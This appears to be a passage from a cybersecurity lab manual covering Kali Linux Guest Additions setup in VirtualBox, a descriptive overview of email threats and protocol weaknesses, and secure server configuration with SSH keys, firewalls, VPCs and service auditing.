




















Step-4



Then password which u have entered

Then start terminal from APPLICATION → ASSESORIES → TERMINAL

Write down following command to upgrade kali linux from the internet

`Apt-get update && apt-get -y upgrade && apt-get -y install dkms`

Then poweroff the machine

Then change storage with the hostdrive (F OR H whichever is created)

Step-5

Start kali linux

Go to DEVICE → INSERT GUEST EDITION CD IMAGE

Then type following command on terminal

Computer

root@kalilinux01: ~

File Edit View Search Terminal Help

```

root@kalilinux01:~# cd /media
root@kalilinux01:/media# ls
cdrom  cdrom0
root@kalilinux01:/media# cd cdrom0
root@kalilinux01:/media/cdrom0# ls
32Bit      cert          VBoxSolarisAdditions.pkg
64Bit      OS2           VBoxWindowsAdditions-amd64.exe
AUTORUN.INF  runasroot.sh  VBoxWindowsAdditions
autorun.sh   VBoxLinuxAdditions.run  VBoxWindowsAdditions
root@kalilinux01:/media/cdrom0# ./VBoxLinuxAdditions.run
bash: ./VBoxLinuxAdditions.run: Permission denied
root@kalilinux01:/media/cdrom0# cp VBoxLinuxAdditions.run
root@kalilinux01:/media/cdrom0# cd /root
root@kalilinux01:~# ls
Desktop  VBoxLinuxAdditions.run
root@kalilinux01:~# chmod 755 VBoxLinuxAdditions.run
root@kalilinux01:~# ls -l
total 9444
drwxr-xr-x 2 root root    4096 Feb 17 19:28 Desktop
-rwxr-xr-x 1 root root 9665995 Feb 17 19:55 VBoxLinuxAdditions.run
root@kalilinux01:~# ./VBoxLinuxAdditions.run

```

BOXADDITIONS 4.3.6_91406

"chmod" changes permissions on a file. "755" gives root permission to execute or run file.

KALI LINUX

The quieter you become, the more you are able to hear

Practical 6

AIM: Analysis the security vulnerabilities of E-Mail Applications

6.0 Learning Objectives

At the end of the session you should be able to

- Understand the security issues and vulnerability in Email system.
- Identify the threats in Email Communication • Point out the limitations exists in currently used protocols.

6.1 Security Issues and vulnerability in Email System

E-mail is one of the main modes of communication today but in the following section it can be seen how insecure it is. The importance of email is for corporate and private communication can be estimated by the summary presented by Radi cati Group's report titled "E-Mail Market, 2012- 2016" that the world wide each day total emails sent in 2012 was 144.8 billion, which is increased steadily with each passing year and in 2016 approximately 192.2 billion emails will sent each day. The report also states that corporate webmail clients grow from 629 million in 2012 to over one billion by the end of 2016.

6.2 Threats in Email Communication

Eavesdropping: E-mail messages pass through networks which are part of big picture i.e. Internet with a lot of people on it. So it is very easy for someone to track or capture your message and read it.

Identity Theft: Means someone pretend to be you on the network. It may be possible if not proper security protocols are followed that someone may steal or capture your username/password and used to read your email messages. Further also send email messages from your account without your knowledge.

Message Modification: Anyone who captures your message can also alter your message contents if it is not encrypted. Further anyone having administrative rights on any of SMTP server your message visit can not only read your message but can also modifies it.

False Messages: Sender's name can easily be fabricated so it is very easy to send message that pretends to be send by someone else.

Unprotected Backups: Messages generally stored in plain Text on SMTP server and also backups can be created. Even if you delete the message they can be residing on the servers/backup-servers for years. So anyone who accesses these servers can also access or read your message.

Repudiation: As it is known that email messages can easily be forged so anyone sending you some message can later on deny regarding sending of message and it is very difficult to prove it. This has implications corresponding to emails use as contracts in business communications.

Email spoofing: Sometime email that pretends to be received from an authentic source but in actual it is send from somewhere else.

Email Spamming: Spam or junk mail refers to sending of email to no. of persons for any advertisement purpose or for some malicious intent. To send spam often lists are created by searching data from Internet, or by stealing mailing list from the internet.

Email bombing: E-mail "bombing" is refers to sending identical mail repeatedly by abusers to a particular address/user.

Sending threats: Threatening mails are sending to users which disturb their state of mind or to provoke them to take some wrong step. Sometimes false statements are also forwarded to third parties or users to injure the reputation of some particular person. It is called as Defamation, a communication is not considered defamatory unless it is forwarded to someone other than the target.

Email frauds: Email Fraud is the intentional deception made for some personal or monetary gain.

Emails used as tools to spread malicious software: Emails are also used as tools to spread viruses, worms and other malicious software. They are attached to your emails as attachment, when you click on them they attack your computer or browser.

Phishing: It is also most common attack through email. It is originally defined as an attack to steal your confidential information like passwords, ATM pin and other bank credentials. It works as some email coming to you that pretends to be from some trusted source you know like your bank. These emails entice you to click on some link present in email or to

open some attachment or respond to some message and that click directed to you their site in actual but it appears like your trusted website of bank and ask to fill some confidential information like passwords which is actually stolen from you and use for any malicious intent later on.

6.3 Limitations exist in currently used protocols

Any Network service like email system must provide following five services for security reasons

Message Confidentiality: It promotes privacy that is the message transfer between sender and receiver is secure and no one can read or track the message while transferring.

Message Integrity: It says that the same message/data should arrive at receiver end as it can be send by sender. No alteration intentionally or accidentally takes place during transfer.

Message Authentication: It ensures that message can be received from the sender only or from the trusted source. In this receiver must be sure about the identity of sender.

Message Non-repudiation: It ensures that anytime sender should not be able to deny sending of message which originally sends by him/her.

Entity Authentication: It ensures identification of user; the user must be verified before accessing the resources and services. This is done by asking login-id and password.

SMTP: SMTP does not encrypt messages. So the communication between SMTP servers is in plain text so eavesdropping takes place. If you are login to SMTP server using your username and password that is also pass in plain text so again anyone stole your information during transfer. Messages sent through SMTP also contains information about sending computer and software used which when capture can be used for malicious intent. So SMTP lacks privacy concern.

POP and IMAP: POP and IMAP are pull protocols, Request is send to mail server to access the mailbox and for that login using username and password is required. These details are not encrypted before sending unless SSL is used. So our confidential information is at stake.

Practical 7

AIM: Server Configuration for secure.

Secure configuration

Secure configuration refers to security measures that are implemented when building and installing computers and network devices in order to reduce unnecessary cyber vulnerabilities.

Security misconfigurations are one of the most common gaps that criminal hackers look to exploit. According to a recent report by Rapid 7, internal penetration tests encounter a network or service misconfiguration more than 96% of the time.

Both the SANS Institute and the Council on Cybersecurity recommend that, following an inventory of your hardware and software, the most important security control is to implement secure configuration.

Why is secure configuration important?

Manufacturers often set the default configurations of new software and devices to be as open and multi-functional as possible. In the case of a router, for example, this could be a predefined password, or in the case of an operating system, it could be the applications that come preinstalled.

It's easier and more convenient to start using new devices or software with their default settings, but it's not the most secure. Accepting the default settings without reviewing them can create serious security issues, and can allow cyber attackers to gain easy, unauthorised access to your data.

Web server and application server configurations play a crucial role in cyber security. Failure to properly configure your servers can lead to a wide variety of security problems.

Computers and network devices should also be configured to minimise the number of inherent vulnerabilities and provide only the services required to fulfil their intended function.

SSH Keys

SSH, or secure shell, is an encrypted protocol used to administer and communicate with servers. When working with a server, you'll likely spend most of your time in a terminal session connected to your server through SSH. A more secure

alternative to password-based logins, SSH keys use encryption to provide a secure way of logging into your server and are recommended for all users.

With SSH keys, a private and public key pair are created for the purpose of authentication. The private key is kept secret and secure by the user, while the public key can be shared.

SSH Key Authentication



To configure SSH key authentication, you must place your public SSH key on the server in its proper directory. When your client first connects to the server, the server will ask for proof that you have the associated private key. It does this by generating a random value and sending it to your SSH client. Your SSH client will then use your private key to encrypt the response and then send the encrypted reply to the server. The server then decrypts your client's reply using your public key. If the server can decrypt the random value, then it means that your client possesses the private key and the server will let you connect without a password. To learn more about how SSH-key-based authentication works, check out our article, [Understanding the SSH Encryption and Connection Process](#).

How Do SSH Keys Enhance Security?

With SSH, any kind of authentication — including password authentication — is completely encrypted. However, when password-based logins are allowed, malicious users can repeatedly attempt to access a server, especially if it has a public-facing IP address. With modern computing power, it is possible to gain entry to a server by automating these attempts and trying combination after combination until the right password is found.

Setting up SSH key authentication allows you to disable password-based authentication. SSH keys generally have many more bits of data than a password, meaning that there are significantly more possible combinations that an attacker would have to run through. Many SSH key algorithms are considered uncrackable by modern computing hardware because they would require too much time to run through all of the feasible matches.

How to Implement SSH Keys

SSH keys are the recommended way to log into any Linux server environment remotely. A pair of SSH keys can be generated on your local machine and you can transfer the public key to your servers within a few minutes.

To set up SSH key on your server follow our distribution specific guides [How To Set Up SSH Keys for Ubuntu](#), [Debian](#), or [CentOS](#).


If you would still like password authentication, consider implementing a solution like fail2ban on your servers to limit password guesses.

In either case, it is a best practice to not allow the root user to login directly over SSH. Instead, login as an unprivileged user and then escalate privileges as needed using a tool like sudo. This approach to limiting permissions is known as the principle of least privilege. Once you have connected to your server and created an unprivileged account that you have verified works with SSH, you can disable root logins by setting the PermitRootLogin no directive in /etc/ssh/sshd_config on your server and then restarting the server's SSH process with a command like `sudo systemctl restart sshd`.

Firewalls

A firewall is a software or hardware device that controls how services are exposed to the network, and what types of traffic are allowed in and out of a given server or servers. A properly configured firewall will ensure that only services that should be publicly available can be reached from outside your servers or network.

Firewall



On a typical server, a number of services may be running by default. These can be categorized into the following groups:

1. Public services that can be accessed by anyone on the internet, often anonymously. An example of this is a web server that may allow access to your site.
2. Private services that should only be accessed by a select group of authorized accounts or from certain locations. For example, a database control panel like phpMyAdmin.
3. Internal services that should be accessible only from within the server itself, without exposing the service to the public internet. For example, a database that should only accept local connections.

Firewalls can ensure that access to your software is restricted according to the categories above with varying degrees of granularity. Public services can be left open and available to the internet, and private services can be restricted based on different criteria, such as connection types. Internal services can be made completely inaccessible to the internet. For ports that are not being used, access is blocked entirely in most configurations.

How Do Firewalls Enhance Security?

Even if your services implement security features or are restricted to the interfaces you'd like them to run on, a firewall serves as a base layer of protection by limiting connections to and from your services before traffic is handled by an application.

A properly configured firewall will restrict access to everything except the specific services you need to remain open. Exposing only a few pieces of software reduces the attack surface of your server, limiting the components that are vulnerable to exploitation.

How to Implement Firewalls

There are many firewalls available for Linux systems, some are more complex than others. In general though, setting up the firewall should only take a few minutes and will only need to happen during your server's initial setup or when you make changes to the services running on your server. Here are some options to get up and running:

1. UFW, or Uncomplicated Firewall, is installed by default in some Linux distributions like Ubuntu. A popular firewall, you can learn more about it in our tutorial [How To Set Up a Firewall with UFW on Ubuntu 20.04](#)
2. If you are using CentOS, you can follow [How To Set Up a Firewall Using firewalld on CentOS 8](#)

3. If you would like to learn how to use Iptables, our Iptables Essentials: Common Firewall Rules and Commands tutorial demonstrates how to use Iptables directly

info

If you are using DigitalOcean, you can also leverage the Cloud Firewall at no additional cost, which can be set up in minutes.

With any of the tutorials mentioned here, be sure that your firewall configuration defaults to blocking unknown traffic. That way any new services that you deploy will not be inadvertently exposed to the Internet. Instead you will have to allow access explicitly, which will force you to evaluate how the service is run, accessed, and who should be able to use it.

VPC Networks

Virtual Private Cloud (VPC) networks are private networks for your infrastructure's resources. VPC networks provide a more secure connection among resources because the network's interfaces are inaccessible from the public internet and other VPC networks in the cloud.

How Do VPC Networks Enhance Security

Using private instead of public networking for internal communication is preferable given the choice between the two, as VPC networks allow you to isolate groups of resources into specific private networks. VPC networks will only connect to each other using their private network interfaces over an internal network, which means that the traffic among your systems will not be routed through the public internet where it could be exposed or intercepted. VPC networks can also be used to isolate execution environments and tenants. Additionally, you can set up internet gateways as the single point of access between your VPC network's resources and the public internet, giving you more control and visibility into the public traffic connecting to your resources.

How to Implement VPC Networks

Many cloud infrastructure providers enable you to create and add resources to a VPC network inside their data centers.

info

If you are using DigitalOcean and would like to set up your own VPC gateway, you can follow our How to Configure a Droplet as a VPC Gateway guide to learn how on Debian, Ubuntu, and CentOS based servers.

DigitalOcean places each applicable resource (Droplets, load balancers, Kubernetes Clusters, and databases) into a VPC upon creation at no additional cost

Manually configuring your own private network can require advanced server configurations and networking knowledge. An alternative to setting up a VPC network is to use a VPN connection between your servers. If you are using Ubuntu or CentOS, you can follow this [How To Set Up and Configure an OpenVPN Server on Ubuntu 20.04](#) tutorial.

For a less complex VPN between Ubuntu servers follow this [How to Install Tinc and Set Up a Basic VPN on Ubuntu 18.04](#) tutorial.

Service Auditing

A big portion of security involves analyzing our systems, understanding the available attack surfaces, and locking down the components as best as we can.

Service Checklist



Service auditing is a way of knowing what services are running on a given system, which ports they are using for communication, and what protocols are accepted. This information can help you configure which services should be publicly accessible, firewall settings, and monitoring and alerting.

How Does Service Auditing Enhance Security?

Servers can run processes for internal purposes and to handle external clients. Each running service, whether it is intended to be internal or public, represents an expanded attack surface for malicious users. The more services that you have running, the greater the chance of a vulnerability affecting your software.

Once you have a good idea of what network services are running on your machine, you can begin to analyze these services. When you perform a service audit, ask yourself the following questions about each running service:

1. Should this service be running?
2. Is the service running on network interfaces that it shouldn't be running on?
3. Should the service be bound to a public or private network interface?
4. Are my firewall rules structured to pass legitimate traffic to this service?
5. Are my firewall rules blocking traffic that is not legitimate?
6. Do I have a method of receiving security alerts about vulnerabilities for each of these services?

This type of service audit should be standard practice when configuring any new server in your infrastructure. Performing service audits every few months will also help you catch any services with configurations that may have changed unintentionally.

How to Perform Service Audits

To audit network services that are running on your system, use the `ss` command to list all the TCP and UDP ports that are in use on a server. An example command that shows the program name, PID, and addresses being used for listening for TCP and UDP traffic is:

```
sudo ss -plunt
```

You will receive output similar to this:

Output					
Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
Process					
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*
users:(("sshd",pid=812,fd=3))					
tcp	LISTEN	0	511	0.0.0.0:80	0.0.0.0:*
users:(("nginx",pid=69226,fd=6),("nginx",pid=69225,fd=6))					
tcp	LISTEN	0	128	:::22	:::*
users:(("sshd",pid=812,fd=4))					

```
tcp      LISTEN      0          511          [::]:80      [::]:*
users:(("nginx",pid=69226,fd=7),("nginx",pid=69225,fd=7))
```

The main columns that need your attention are the Netid, Local Address:Port, and Process name columns. If the Local Address:Port is 0.0.0.0, then the service is accepting connections on all IPv4 network interfaces. If the address is [::] then the service is accepting connections on all IPv6 interfaces. In the example output above, SSH and Nginx are both listening on all public interfaces, on both IPv4 and IPv6 networking stacks.

